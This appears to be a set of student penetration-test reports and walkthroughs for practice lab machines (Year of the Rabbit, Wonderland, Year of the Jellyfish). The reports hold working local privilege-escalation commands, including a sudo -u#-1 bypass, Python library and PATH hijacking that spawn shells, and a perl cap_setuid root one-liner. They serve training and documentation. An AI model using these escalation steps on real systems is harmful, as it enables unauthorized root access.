Then I try to decode as



Now I try to login to ssh using this creds

```
┌──(kali㉿kali)-[~/task]
└─$ ssh [redacted]@10.10.124.31
The authenticity of host '10.10.124.31 (10.10.124.31)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.124.31' (ED25519) to the list of known hosts.
[redacted]@10.10.124.31's password:

1 new message
Message from Root to [redacted]:

"[redacted], I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE

[redacted]@year-of-the-rabbit:~$
```

I found this massage so I found directory name se3cr3t as

```
[redacted]year-of-the-rabbit:~$ find / -name s3cr3t 2>/dev/null
/usr/games/s3cr3t
[redacted]@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, [redacted].
It should be at least 60 characters long! Not just [redacted]
Honestly!

Yours sincerely
   -Root
[redacted]year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
No passwd entry for user '[redacted]'
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
Password:
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/[redacted]/user.txt
```

Now I escalate my prev and when show the privileges and permissions for this user and some search I found this is vulnerable with this **[CVE-2019-14287]**

After that I gain root privilege as

```
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/[redacted]ne/user.txt
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

```
~
~
~
~
~
~
~
~
~
~
~
~
:!/bin/bash
```

```
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/[redacted]ne/user.txt
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

root@year-of-the-rabbit:/usr/games/s3cr3t# i
bash: i: command not found
root@year-of-the-rabbit:/usr/games/s3cr3t# i
bash: i: command not found
root@year-of-the-rabbit:/usr/games/s3cr3t# id
uid=0(root) gid=0(root) groups=0(root)
```

>>

SECURITY ASSESSMENT

<<wonderland>>

Submitted to: << sprints >>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 18/10/2024>
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

SECURITY ENGAGEMENT SUMMARY 2

ENGAGEMENT OVERVIEW 2

SCOPE 2

RISK ANALYSIS 2

RECOMMENDATION 2

SIGNIFICANT VULNERABILITY SUMMARY 3

High Risk Vulnerabilities 3

Medium Risk Vulnerabilities 3

Low Risk Vulnerabilities 3

SIGNIFICANT VULNERABILITY DETAIL 4

<< INFORMATION DISCLOSURE IN PATH>> 4

<<PRIVILEGE ESCALATION VIA PYTHON LIBRARY HIJACKING>> 5

<<EXPLOITING PATH VARIABLE ON DATE>> 6

<<RIVILEGE ESCALATION USING CAPABILITIES>> 7

METHODOLOGY 8

ASSESSMENT TOOLSET SELECTION 8

ASSESSMENT METHODOLOGY DETAIL 9

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

Overall Risk Level: High

The following vulnerabilities were identified during the assessment. Each poses a significant risk to the security of the system:

<<

- **Information Disclosure in Path (High)**
- **Explanation**: After accessing the web server, fuzzing techniques allowed access to the /r/a/b/b/i/t path, which contained valid SSH credentials within the source code.
- **Privilege Escalation via Python Library Hijacking (High)**
- **Explanation**: An attacker can escalate their privileges by creating a file with the same name as a legitimate Python library, which is then loaded instead of the intended library**.**
- **Exploiting Path Variable on date (High)**
- **Explanation:** After analyzing the teaparty binary, it was found that an attacker can manipulate the PATH variable to escalate their privileges.
- **Privilege Escalation Using Capabilities (High)**
- **Explanation:** The attacker can gain root access by exploiting the capabilities set on the ./Perl executable, allowing it to execute commands with elevated privileges.

>>

Executive Recommendation

<<

Immediate remediation is necessary to address the identified high-risk vulnerabilities, prioritizing the removal of exposed SSH credentials and securing privilege escalation vectors to prevent unauthorized access

>>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- Information Disclosure in Path
- Privilege Escalation via Python Library Hijacking
- Exploiting Path Variable on date
- Privilege Escalation Using Capabilities

Medium Risk Vulnerabilities

- non

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail


<< Information Disclosure in Path >>

<<HIGH >>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified during a fuzzing process using Dirsearch, which revealed a hidden path at /r/a/b/b/i/t. Upon accessing this page and inspecting the element, valid SSH credentials were exposed, posing a significant security risk.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** There is a high likelihood that an attacker could exploit this vulnerability to gain unauthorized SSH access, compromising the system's integrity.
- **Impact of Exploitation:** If exploited, this vulnerability could allow attackers to gain unauthorized access to critical systems through SSH, impacting various user groups, departments, and potentially disrupting business continuity and revenue streams.
- **Remediation:** To mitigate this risk, it is essential to remove or restrict access to the sensitive path /r/a/b/b/i/t and ensure that no sensitive data is exposed through inspectable elements. Implementing strict access controls and conducting regular security audits can further secure the system.

>>

<< Privilege Escalation via Python Library Hijacking >>

<< HIGH >>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when it was found that the alice user could execute a Python file as rabbit using sudo. An attacker could exploit this by creating a malicious Python file that spawns a bash shell if the file is saved with the same name as an existing library. This would allow unauthorized command execution and potential privilege escalation.
- **Evidence of Validation:**

```
Last login: Sun Oct 13 18:49:33 2024 from 10.9.190.28
alice@wonderland:~$ echo "import os" > random.py
alice@wonderland:~$ echo "os.system('/bin/bash')" >> random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 walrus_and_the_carpenter.py
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 walrus_and_the_carpenter.py' as
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ howami
howami: command not found
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$
```

- **Probability of Exploit/Attack:** The probability of exploitation is high since an attacker who gains knowledge of this vulnerability could replace a library with a malicious file, leading to unauthorized shell access and privilege escalation.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain root-level access, significantly impacting various user groups and departments. The breach could disrupt business operations, lead to unauthorized access to sensitive data, and cause potential financial losses.
- **Remediation:** To mitigate this risk, it is crucial to restrict the sudo permissions for the alice user and ensure that only trusted Python files can be executed. Additionally, regular audits of sudo configurations and implementing strict access control measures can help prevent similar privilege escalation scenarios.

>>

<<Exploiting Path Variable on date >>

<<HIGH>>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified by analyzing a binary file that utilizes the date command. An attacker can exploit this by creating a malicious script name date and placing it in a custom directory. By modifying the PATH environment variable to include this directory at the beginning, the system would execute the attacker's date script instead of the legitimate date command, potentially gaining unauthorized access.
- **Evidence of Validation:**

```
rabbit@wonderland:/home/rabbit$ cat date
cat: date: No such file or directory
rabbit@wonderland:/home/rabbit$ vim date
rabbit@wonderland:/home/rabbit$ cat date
#!/bin/bash
/bin/bash
rabbit@wonderland:/home/rabbit$ echo PATH
PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
rabbit@wonderland:/home/rabbit$ ls
date  teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sun, 13 Oct 2024 20:19:43 +0000
Ask very nicely, and I will give you some tea while you wait for him
hi
Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$
```

- **Probability of Exploit/Attack:** The probability of exploitation is high since manipulating the PATH variable is a common technique for executing unauthorized commands. An attacker with access to modify environment variables could easily exploit this to gain elevated privileges.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to execute arbitrary commands with elevated privileges, potentially impacting various user groups and departments. This could lead to unauthorized access to sensitive data, system disruptions, and financial losses.
- **Remediation:** To mitigate this risk, it is recommended to avoid using relative paths for executing commands within scripts, and ensure that the PATH variable is properly sanitized. Additionally, limiting the ability to modify the PATH variable to trusted users and conducting regular security audits can prevent such exploitation attempts.

>>

<< Privilege Escalation Using Capabilities >>

<<HIGH >>

<<

Vulnerability Detail:

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified after using the linpeas tool for privilege escalation enumeration. It revealed that the perl executable had elevated capabilities, which could be exploited to gain root access. This allows an attacker to execute commands as the root user, significantly compromising system security.
- **Evidence of Validation:**

```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

-

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

- **Probability of Exploit/Attack:** The probability of exploitation is high since the presence of elevated capabilities in perl provides a straightforward path for attackers to execute arbitrary commands with root privileges.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain complete control over the system, impacting multiple users and departments. This could lead to unauthorized access to critical data, service disruptions, and significant financial losses.
- **Remediation:** To mitigate this risk, it is crucial to remove unnecessary capabilities from the perl executable and ensure that only trusted binaries have elevated privileges. Regular audits of file permissions and capabilities, along with restricting access to sensitive tools, can help prevent such privilege escalation vulnerabilities.

>>

Methodology

<<

- **Scanning with Nmap**: Conduct a comprehensive network scan using Nmap to identify active hosts, open ports, and services running on the target systems.
- **Fuzzing with Gobuster**: Utilize the Gobuster tool to perform directory and file brute-forcing on web servers, helping to discover hidden endpoints and files that may contain vulnerabilities.
- **Python Server for File Transmission**: Set up a Python server to facilitate the transfer of files to and from the target system, aiding in the exploitation and data exfiltration processes.
- **Privilege Escalation Using LinPEAS**: Employ the LinPEAS tool to enumerate potential privilege escalation vectors on the target system, identifying any misconfigurations or vulnerabilities.
- **Utilizing GTFOBins**: Refer to the GTFOBins website to find ways to exploit binaries with elevated privileges, enhancing the privilege escalation attempts based on the findings from LinPEAS

>>

Assessment Toolset Selection

<<

- **Nmap**
- **Gobuster**
- **Python Server**
- **LinPEAS**
- **GTFOBins**
- **ChatGPT**

>>

Assessment Methodology Detail

<<

At first I scan with nmap tool as

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -A 10.10.74.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 11:42 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 76.74% done; ETC: 11:42 (0:00:04 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 11:43 (0:00:01 remaining)
Nmap scan report for 10.10.74.130
Host is up (0.16s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp    open     http           Golang net/http server (Go-IPFS json-rpc or In
|_http-title: Follow the white rabbit.
88/tcp    filtered kerberos-sec
89/tcp    filtered su-mit-tg
2144/tcp  filtered lv-ffx
2191/tcp  filtered tvbus
2382/tcp  filtered ms-olap3
3369/tcp  filtered satvid-datalnk
4998/tcp  filtered maybe-veritas
5877/tcp  filtered unknown
6565/tcp  filtered unknown
10012/tcp filtered unknown
40193/tcp filtered unknown
52673/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 48.69 seconds

┌──(zezo㉿kali)-[~/Downloads]
```

I access to web service and the bage is static so I start to fuzzing directory using gobuster tool

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.74.130/ -w /usr/share/wordlists/dirbuster/directory-lis

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.74.130/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 0] [--> img/]
/r                    (Status: 301) [Size: 0] [--> r/]
Progress: 3344 / 220561 (1.52%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 3344 / 220561 (1.52%)
===============================================================
Finished
===============================================================

┌──(zezo㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.74.130/r -w /usr/share/wordlists/dirbuster/directory-li

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.74.130/r
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/a                    (Status: 301) [Size: 0] [--> a/]
Progress: 2141 / 220561 (0.97%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 2141 / 220561 (0.97%)
===============================================================
Finished
===============================================================
```

After finish I found a valid creds in this path

```
view-source:http://10.10.74.130/r/a/b/b/i/t/
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Google Hacking DB

1 <!DOCTYPE html>
2
3 <head>
4     <title>Enter wonderland</title>
5     <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9     <h1>Open the door and enter wonderland</h1>
10    <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11    <p>Alice felt that this could not be denied, so she tried another question. "What sort
12    </p>
13    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: ar
14        the other paw, "lives [redacted] </p>
15    <p style="display: none;">alice:HowDothTheLittleCr[redacted]isShiningTail</p>
16    <img src="/img/alice_door.png" style="height: 50rem;">
17 </body>
```

Now can login ssh and show sudo I foun rabbit user can run the python file and the python file was imported random libirary so I can escalate our prev using create file in same directory with same name for python libirary as

```
alice@wonderland:~$ sudo -   ^C
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ ls -l
total 8
-rw------- 1 root root   66 May 25  2020 root.txt
-rw-r--r-- 1 root root 3577 May 25  2020 walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
Last login: Sun Oct 13 18:49:33 2024 from 10.9.190.28
alice@wonderland:~$ echo "import os" > random.py
alice@wonderland:~$ echo "os.system('/bin/bash')" >> random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 walrus_and_the_carpenter.py
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 walrus_and_the_carpenter.py' as
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ howami
howami: command not found
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$
```

Now i am a rabbit user after chek my folder I found binare file when cat it I found date comand was call so I can escalate my privilege if I create file contane bash shell and add our path in first path varible as

```
rabbit@wonderland:/home/rabbit$ ls -la
total 40
drwxr-x—— 2 rabbit rabbit  4096 May 25  2020 .
drwxr-xr-x 6 root   root    4096 May 25  2020 ..
lrwxrwxrwx 1 root   root       9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 rabbit rabbit   220 May 25  2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit  3771 May 25  2020 .bashrc
-rw-r--r-- 1 rabbit rabbit   807 May 25  2020 .profile
-rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sun, 13 Oct 2024 20:02:13 +0000
Ask very nicely, and I will give you some tea while you wait for him
hi
Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ cat teaParty
ELF>◆@0:@8
          @@@@h◆◆◆HH==   88◆-◆=◆=hp◆-◆=◆=◆◆◆◆DDP◆td◆ ◆ ◆ <<Q◆tdR◆td◆-◆=◆=▒/lib64/ld-linux-x86-64.so.2GNUGNUu◆2U
◆
◆e◆mZ <v 5◆
          &"libc.so.6setuidputsgetcharsystem__cxa_finalizesetgid__libc_start_mainGLIBC_2.2.5_ITM_deregisterTMC
#H◆=◆◆&/◆DH◆=◆/H◆◆/H9◆tH◆◆.H◆◆t◆◆◆◆◆◆H◆=Y/H◆5R/H)◆H◆◆H◆◆H◆◆?H◆H◆◆tH◆◆.H◆◆◆◆fD◆◆◆=/u/UH◆=◆.H◆◆tf◆1◆I◆◆^H◆◆H◆◆◆PTL
                                                                                H◆=◆.◆-◆◆◆◆h◆◆◆◆◆.
A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆◆H◆H◆◆Welcome to the tea party!
The Mad Hatter will be here soon./bin/echo -n 'Probably by ' && date --date='next hour' -RAsk very nicely, and I


F▒J
K  ◆?▒;*3$"D◆◆◆\◆◆◆◆PA◆C
D|◆◆◆◆]B◆E▒◆E ◆E(◆H0◆H8◆G@j8A0A(B B▒B◆◆◆p0
```

```
rabbit@wonderland:/home/rabbit$ cat date
cat: date: No such file or directory
rabbit@wonderland:/home/rabbit$ vim date
rabbit@wonderland:/home/rabbit$ cat date
#!/bin/bash
/bin/bash
rabbit@wonderland:/home/rabbit$ echo PATH
PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
rabbit@wonderland:/home/rabbit$ ls
date  teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sun, 13 Oct 2024 20:19:43 +0000
Ask very nicely, and I will give you some tea while you wait for him
hi
Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$
```

Now I hatter user when I enter to my directory I found file contain my password so I login ssh and open python http server to transmit LinPEAS tool after run I gain this result

```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

so we can gain from this a root privilege using perl capabilities

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

```
└─$ ssh hatter@10.10.135.82
hatter@10.10.135.82's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Oct 13 19:42:08 UTC 2024

  System load:  0.0                Processes:           104
  Usage of /:   19.0% of 19.56GB   Users logged in:     1
  Memory usage: 65%                IP address for eth0: 10.10.135.82
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hatter@wonderland:~$ sudo -l
[sudo] password for hatter:
Sorry, user hatter may not run sudo on wonderland.
hatter@wonderland:~$
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); ex
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
# whoami
root
# 
```

>>

SECURITY ASSESSMENT

<< Year of the Jellyfish>>

Submitted to: << sprints >>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 20/10/2024>
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

SECURITY ENGAGEMENT SUMMARY **2**

ENGAGEMENT OVERVIEW 2

SCOPE 2

RISK ANALYSIS 2

RECOMMENDATION 2

SIGNIFICANT VULNERABILITY SUMMARY **3**

High Risk Vulnerabilities 3

Medium Risk Vulnerabilities 3

Low Risk Vulnerabilities 3

SIGNIFICANT VULNERABILITY DETAIL **4**

<< **INFORMATION DISCLOSURE** >> 4

<<**PRIVILEGE ESCALATION USING CVE:2019-7304**>> 5

METHODOLOGY **7**

ASSESSMENT TOOLSET SELECTION 7

ASSESSMENT METHODOLOGY DETAIL 7

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

Overall Risk Level: High

The following vulnerabilities were identified during the assessment. Each poses a significant risk to the security of the system:

<<

- **Information Disclosure (High)**
- **Explanation**: after access to the subdomain we find version for monitor from this disclosure we find exploit to gain rce (cve:2020-28871)

- **Privilege Escalation Using cve:2019-7304 (High)**
- **Explanation**: Explanation: While navigating the system, it was found that another CVE *(Dirty Sock)* could be exploited to gain root access.

>>

Executive Recommendation

<<

It is critical to immediately address the identified vulnerabilities by restricting access, applying security patches, and updating affected software versions. Prioritize these actions to mitigate the risk of unauthorized access and privilege escalation, ensuring the integrity and security of the system..

>>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- **Information Disclosure**
- **Privilege Escalation Using cve:2019-7304**

Medium Risk Vulnerabilities

- non

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail

